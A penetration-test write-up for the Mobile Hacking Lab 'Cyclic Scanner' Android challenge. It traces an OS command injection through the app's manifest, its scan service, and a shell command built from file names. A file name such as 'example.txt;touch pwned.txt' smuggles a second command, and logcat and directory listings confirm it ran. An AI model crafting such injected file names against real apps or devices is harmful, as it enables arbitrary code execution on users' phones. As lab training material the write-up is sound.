Vulnerable App Penetration Testing Report

Mobile Hacking Lab

Cyclic Scanner Challenge

Litio7

February 18 2026

Version v1.0

Contents

1 Mobile Hacking Lab Cyclic Scanner Challenge

1.1 Introduction

This lab is designed to mimic real-world scenarios where vulnerabilities within Android services lead to exploitable situations. Participants will have the opportunity to exploit these vulnerabilities to achieve remote code execution (RCE) on an Android device.

1.2 Objective

Exploit a vulnerability inherent within an Android service to achieve remote code execution.

1.3 Scope

Application	**Plataform**
com.mobilehackinglab.cyclicscanner	`Android`

FILE INFORMATION
File Name `com.mobilehackinglab.cyclicscanner.apk`
Size `11.33MB`
MD5 `0e3232f37cb0f986014e4c767ea0d420`
SHA1 `d9cd0a100731389b8bfbf9a019d70a65e8f6016c`
SHA256 `2a01bfe39237c3cc0118bf845fb6c3da75f2ad0ace918d207977d6766adf3750`
APP INFORMATION
App Name `Cyclic Scanner`
Package Name `com.mobilehackinglab.cyclicscanner`
Main Activity `com.mobilehackinglab.cyclicscanner.MainActivity`
Target SDK `33` **Min SDK** `30` **Max SDK**
Android Version Name `1.0` **Android Version Code** `1`

2 High-Level Summary

An external (black box) penetration test was executed to assess the security posture of Cyclic Scanner from February 18 2026 to February 20 2026. 1 High severity issue were found. It is highly recommended to address the High vulnerability as soon as possible as the vulnerabilities are easily found through basic reconnaissance and exploitable without much effort.

2.1 Recommendations


We recommends patching the vulnerabilities identified during the testing to ensure that an attacker cannot exploit these systems in the future. One thing to remember is that these systems require frequent patching and once patched, should remain on a regular patch program to protect additional vulnerabilities that are discovered at a later date.

2.2 Identified Vulnerabilities

The following table defines estimated levels of severity and corresponding CVSS score range used throughout the document to assess vulnerability and risk impact.

Target Name	CVSS 3.1	Page
com.mobilehackinglab.cyclicscanner	7.7	??

3 Application Analysis



After installing and opening the application, you can see a single feature. A switch in the **off** state; when you change its state to **on**, a **Toast** message appears:

"Scan service started, your device will be scanned regularly."

It would appear that a **Service** has been started and that some actions are being performed in the background. Turning the switch back to **off** does not seem to be possible, as indicated by another **Toast** message:

"Scan service cannot be stopped, this is for your own safety!"

In the *AndroidManifest.xml* file, I detected several relevant points.

AndroidManifest.xml

```
<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
    android:versionCode="1"
    android:versionName="1.0"
    android:compileSdkVersion="34"
    android:compileSdkVersionCodename="14"
    package="com.mobilehackinglab.cyclicscanner"
    platformBuildVersionCode="34"
    platformBuildVersionName="14">
    <uses-sdk
        android:minSdkVersion="30"
        android:targetSdkVersion="33"/>
    <uses-permission android:name="android.permission.MANAGE_EXTERNAL_STORAGE"/>
    <uses-permission android:name="android.permission.FOREGROUND_SERVICE"/>
    <uses-permission android:name="android.permission.INTERNET"/>
    <permission
        android:name="com.mobilehackinglab.cyclicscanner.DYNAMIC_RECEIVER_NOT_EXPORTED_PERMISSION"
        android:protectionLevel="signature"/>
    <uses-permission android:name="com.mobilehackinglab.cyclicscanner.DYNAMIC_RECEIVER_NOT_EXPORTED_PERMISSION"/>
    <application
        android:theme="@style/Theme.CyclicScanner"
        android:label="@string/app_name"
        android:icon="@mipmap/ic_launcher"
        android:debuggable="true"
        android:allowBackup="true"
        android:supportsRtl="true"
        android:extractNativeLibs="false"
        android:fullBackupContent="@xml/backup_rules"
        android:roundIcon="@mipmap/ic_launcher_round"
        android:appComponentFactory="androidx.core.app.CoreComponentFactory"
        android:dataExtractionRules="@xml/data_extraction_rules">
        <activity
            android:name="com.mobilehackinglab.cyclicscanner.MainActivity"
            android:exported="true">
            <intent-filter>
                <action android:name="android.intent.action.MAIN"/>
                <category android:name="android.intent.category.LAUNCHER"/>
            </intent-filter>
        </activity>
        <service
            android:name="com.mobilehackinglab.cyclicscanner.scanner.ScanService"
            android:exported="false"/>
        <provider
            android:name="androidx.startup.InitializationProvider"
            android:exported="false"
```

Image 1: AndroidManifest

The MANAGE_EXTERNAL_STORAGE permission is declared, which grants the application the ability to read and write to shared directories on external storage.

```
<uses-permission android:name="android.permission.MANAGE_EXTERNAL_STORAGE" />
```

Code 1: permission

And the attribute android:debuggable="true" also appears. This setting enables application debugging. This facilitates reverse engineering and may expose sensitive internal information if proper precautions are not taken CWE-489.

When running the application in debug mode, several `System.out` outputs are visible, where some file checks appear to be performed.

```
$ adb logcat --pid=22141
02-18 02:50:21.465 22141 22205 I System.out: starting file scan...
02-18 02:50:21.482 22141 22205 I System.out: /storage/emulated/0/Music/.thumbnails/.
  database_uuid...SAFE
02-18 02:50:21.488 22141 22205 I System.out: /storage/emulated/0/Music/.thumbnails/.nomedia
  ...SAFE
02-18 02:50:21.495 22141 22205 I System.out: /storage/emulated/0/Pictures/.thumbnails/.
  database_uuid...SAFE
02-18 02:50:21.502 22141 22205 I System.out: /storage/emulated/0/Pictures/.thumbnails/.
  nomedia...SAFE
02-18 02:50:21.509 22141 22205 I System.out: /storage/emulated/0/Movies/.thumbnails/.
  database_uuid...SAFE
02-18 02:50:21.517 22141 22205 I System.out: /storage/emulated/0/Movies/.thumbnails/.nomedia
  ...SAFE
02-18 02:50:21.518 22141 22205 I System.out: finished file scan!
```

Code 2: logcat output

Reviewing **MainActivity** confirms the behavior observed above.




Image 2: MainActivity

The `setupSwitch$lambda$3` method implements the logic associated with the **Switch**.

If it is activated, its status changes to `isChecked == true`. It then displays the **Toast** indicating that the service has been started. Next, it calls `startForegroundService()` with an **Intent** directed to **ScanService**.

When the user tries to deactivate the switch, the logic does not stop the service. Instead, it forces the switch status to **true** using `setChecked(true)`.

```
1     if (isChecked) {
2       Toast.makeText(this$0, "Scan service started, your device will be scanned regularly.",
      0).show();
3       this$0.startForegroundService(new Intent(this$0, (Class<?>) ScanService.class));
4       return;
5     }
6
```

Code 3: setupSwitch$lambda$3 method

The **ScanService** class implements a **Service** that periodically scans files.




Image 3: ScanService

Using Environment.getExternalStorageDirectory(), the application accesses external storage. Using a loop, the **ScanEngine** class performs a series of checks to verify that the files are safe.

The **ScanEngine** class identifies malware by comparing hardcoded hashes. To do this, the application scans shared directories and, for each file, builds and executes a command to obtain its hash and validates it against the list incorporated in the code.




Image 4: ScanEngine

The problem lies in how the string that is sent directly to the command interpreter is constructed. **ScanService** scans */sdcard/* and passes the name of each file to **ScanEngine**, which concatenates it into a shell command.

If the file name contains special characters, the interpreter may execute additional commands, which constitutes an OS Command Injection vulnerability CWE-78

```
String command = "toybox sha1sum " + file.getAbsolutePath();
Process process = new ProcessBuilder(new String[0]).command("sh", "-c", command).directory(
  Environment.getExternalStorageDirectory()).redirectErrorStream(true).start();

```

Code 4: Command Injection

4 Execution

In this way, it is possible to develop an application whose sole function is to create a file with a specially constructed name, concatenating an additional command to the original name.

```
String fileName = "example.txt;" + userCommand;

```

Code 5: Code App

In the **Command Input** field, the user types the command they want to execute, for example *touch pwned.txt*.




Image 5: Malicious App

The command is incorporated with the file name *example.txt*.

```
$ adb shell ls /sdcard/Download/
example.txt;touch pwned.txt

```

Code 6: pwned file

And it is stored in a directory where the vulnerable application performs its scan.

```
$ adb logcat --pid=22141

02-18 05:45:57.662  22141  22205 I System.out: starting file scan...
02-18 05:45:51.671  22141  22205 I System.out: /storage/emulated/0/Download/example.txt;
  touch pwned.txt...SAFE
02-18 05:45:51.679  22141  22205 I System.out: /storage/emulated/0/Music/.thumbnails/.
  database_uuid...SAFE
02-18 05:45:51.686  22141  22205 I System.out: /storage/emulated/0/Music/.thumbnails/.
  nomedia...SAFE
02-18 05:45:51.693  22141  22205 I System.out: /storage/emulated/0/Pictures/.thumbnails/.
  database_uuid...SAFE
02-18 05:45:51.701  22141  22205 I System.out: /storage/emulated/0/Pictures/.thumbnails/.
  nomedia...SAFE
02-18 05:45:51.708  22141  22205 I System.out: /storage/emulated/0/Movies/.thumbnails/.
  database_uuid...SAFE
02-18 05:45:51.715  22141  22205 I System.out: /storage/emulated/0/Movies/.thumbnails/.
  nomedia...SAFE
02-18 05:45:51.722  22141  22205 I System.out: /storage/emulated/0/pwned.txt...SAFE
02-18 05:45:51.722  22141  22205 I System.out: finished file scan!

```

Code 7: logcat output 2

The interpreter will find the **colon** and successfully execute the *touch* command. This confirms that the **Cyclic Scanner** application is vulnerable to **Code Execution**.

```
$ adb shell ls /sdcard/
Alarms
Android
Audiobooks
DCIM
Documents
Download
Movies
Music
Notifications
Pictures
Podcasts
Recordings
Ringtones
pwned.txt

```

Code 8: code execution